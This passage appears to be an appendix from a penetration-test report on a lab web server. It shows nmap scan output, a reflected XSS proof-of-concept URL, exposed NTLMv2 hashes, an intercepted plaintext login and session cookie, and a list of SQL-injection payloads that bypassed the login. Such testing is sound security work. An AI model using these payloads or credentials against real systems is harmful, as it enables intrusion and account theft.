Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE
53/tcp open  domain

Nmap scan report for 10.0.2.5
Host is up (0.0032s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http

Nmap scan report for 10.0.2.4
```

```
Host is up (0.0033s latency).
All 1000 scanned ports on 10.0.2.4 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)

Nmap done: 256 IP addresses (3 hosts up) scanned in 3.92 seconds
```

*nmap -p- -sV 10.0.2.5*

```
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-16 15:56 EDT
Nmap scan report for 10.0.2.4
Host is up (0.0023s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.0.8 or later
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.74 seconds
```

*nmap -p- --script vuln 10.0.2.5*

```
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-16 16:46 EDT
Nmap scan report for 10.0.2.4
Host is up (0.0020s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http
| http-cookie-flags:
|   /:
|     PHPSESSID:
|       httponly flag not set
|   /login.php:
|     PHPSESSID:
|_      httponly flag not set
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=10.0.2.4
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://10.0.2.4:80/
|     Form id: loginform
|     Form action: /login.php
|
|     Path: http://10.0.2.4:80/login.php
|     Form id: loginform
```

```
|_    Form action: /login.php
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-phpself-xss:
|   VULNERABLE:
|   Unsafe use of $_SERVER["PHP_SELF"] in PHP files
|     State: VULNERABLE (Exploitable)
|       PHP files are not handling safely the variable $_SERVER["PHP_SELF"] causing
Reflected Cross Site Scripting vulnerabilities.
|
|     Extra information:
|
|   Vulnerable files with proof of concept:
|     http://10.0.2.4/login.php/%27%22/%3E%3Cscript%3Ealert(1)%3C/script%3E
|   Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=10.0.2.4
|     References:
|       http://php.net/manual/en/reserved.variables.server.php
|_      https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-enum:
|   /admin/: Possible admin folder
|   /login.php: Possible admin folder
|   /app/: Potentially interesting directory w/ listing on 'apache/2.4.52 (ubuntu)'
|_  /custom/: Potentially interesting directory w/ listing on 'apache/2.4.52
(ubuntu)'
Nmap done: 1 IP address (1 host up) scanned in 57.40 seconds
```

## Broken Access Control Addendum

*Directories affected by directory traversal*

# Index of /admin

| Name | Last modified | Size | Description |
|---|---|---|---|
| Parent Directory | | - | |
| keystothekingdom_SMB_NTLMv2_SSP.txt | 2023-04-11 00:07 | 2.0K | |

*Apache/2.4.52 (Ubuntu) Server at 10.0.2.4 Port 80*

# Index of /app

| Name | Last modified | Size | Description |
|---|---|---|---|
| Parent Directory | | - | |
| changepassword.php | 2022-08-08 23:46 | 5.0K | |

*Apache/2.4.52 (Ubuntu) Server at 10.0.2.4 Port 80*

# Index of /custom

| Name | Last modified | Size | Description |
|---|---|---|---|
| Parent Directory | | - | |
| css/ | 2022-08-02 11:02 | - | |
| js/ | 2022-08-02 11:02 | - | |
| keystothekingdom_SMB_NTLMv2_SSP.txt | 2023-04-11 00:15 | 2.0K | |

*Apache/2.4.52 (Ubuntu) Server at 10.0.2.4 Port 80*

*keystothekingdom_SMB_NTLMv2_SSP.txt*


```
root::ALLANRAM:c1ec8148cdb9815a:D8B995C24FCC96FC9FCF16E4BD0306F4:0101000000000000009F998FE66BD90100C32EC91555FC3E0000000002000800590058005900310001001E00
570049004E002D003300440053004D0059005300430049004300560049000400340057004900 4E002D003300440053004D0059005300430049004300560049002E0059005800590031002E004
C004F00430041004C0003001400590058005900310 02E004C004F00430041004C0005001400590058005900310 02E004C004F00430041004C0007000800009F998FE66BD9010600040002000
0008003000300000000000000000000000000000300000D258939B814F476C61106868000EFBEBB3AAAC6FA0B74332977CF6CDC6597E0C0A001000000000000000000000000000000000000900100
0630069006600730 02F00520057005500000000000000000000000000
kjohnson::ALLANRAM:6a99034956381fe7:ABA469EC9BB5868CD82729ECF5E9C690:0101000000000000009F998FE66BD901DEB4EF37CDC1348A0000000002000800590058005900310001001
1E00570049004E002D003300440053004D0059005300430049004300560049000400340057004900 4E002D003300440053004D0059005300430049004300560049002E0059005800590031002
E004C004F00430041004C0003001400590058005900310 02E004C004F00430041004C0005001400590058005900310 02E004C004F00430041004C0007000800009F998FE66BD9010600040002
0000008003000300000000000000000000000000300000D258939B814F476C61106868000EFBEBB3AAAC6FA0B74332977CF6CDC6597E0C0A001000000000000000000000000000000000000090
0100063006900660073002F00520057005500000000000000000000000000
ftpuser::ALLANRAM:dbeeac9c89dbf0b7:EF88F24F315602D96B926C71C949C9C1:0101000000000000009F998FE66BD901AFE0096891DCCBDB0000000002000800590058005900310001001
E00570049004E002D003300440053004D0059005300430049004300560049000400340057004900 4E002D003300440053004D0059005300430049004300560049002E0059005800590031002E
004C004F00430041004C0003001400590058005900310 02E004C004F00430041004C0005001400590058005900310 02E004C004F00430041004C0007000800009F998FE66BD9010600040002
0000008003000300000000000000000000000000300000D258939B814F476C61106868000EFBEBB3AAAC6FA0B74332977CF6CDC6597E0C0A001000000000000000000000000000000000000900
1000630069006600730 02F00520057005500000000000000000000000000
```


## Cryptographic Failure Addendum

*Wireshark HTTP Login Interception*

```
▾ HTML Form URL Encoded: application/x-www-form-urlencoded
  ▸ Form item: "username" = "mayuri.infospace@gmail.com"
  ▸ Form item: "password" = "admin"
  ▸ Form item: "login" = ""
```

*Wireshark PHPSessionID Cookie Interception*

```
▾ Cookie: PHPSESSID=86dctrmm5vfi3akfvovotd113q\r\n
    Cookie pair: PHPSESSID=86dctrmm5vfi3akfvovotd113q
```

## SQL Injection Addendum

*Attack positions set to username and password input*

```
username=§admin§&password=§password§&login=
```

*Payloads from SQL Injection Script that Bypassed Login*

| | | | | | | |
|---|---|---|---|---|---|---|
| 41 | 1 | admin' or '1'='1'# | 200 | | | 5548 |
| 43 | 1 | admin'or 1=1 or ''=' | 200 | | | 5548 |
| 46 | 1 | admin' or 1=1# | 200 | | | 5548 |
| 110 | 1 | ' or 0=0 # | 200 | | | 5548 |
| 112 | 1 | ' or 0=0 # | 200 | | | 5548 |
| 127 | 1 | ' or '1'='1'# | 200 | | | 5548 |
| 133 | 1 | ' or 1=1;# | 200 | | | 5548 |
| 135 | 1 | ' or 1=1# | 200 | | | 5548 |
| 170 | 1 | ' or 1=1 LIMIT 1;# | 200 | | | 5548 |
| 171 | 1 | 'or 1=1 or ''=' | 200 | | | 5548 |
| 190 | 1 | ' OR 'x'='x'#; | 200 | | | 5548 |
| 191 | 1 | '=' 'or' and '=' 'or' | 200 | | | 5548 |
| 197 | 1 | ' or 1=1 limit 1 -- -+ | 200 | | | 5548 |


*Successful Login HTML 200 Response*

```
<div class="popup popup--icon -success js_success-popup popup--visible">
  <div class="popup__background">
  </div>
  <div class="popup__content">
    <h3 class="popup__content__title">
      Success
    </h1>
    <p>
      Login Successfully
    </p>
    <p>

      <script>
        setTimeout("location.href = 'about.php';",1500);
      </script>

    </p>
  </div>
</div>
```

*Testing SQL Injection (admin' or '1'='1'#) within Login Application*




*Successful Login Screen after SQL Injection*


*Confirmed access to Web Application*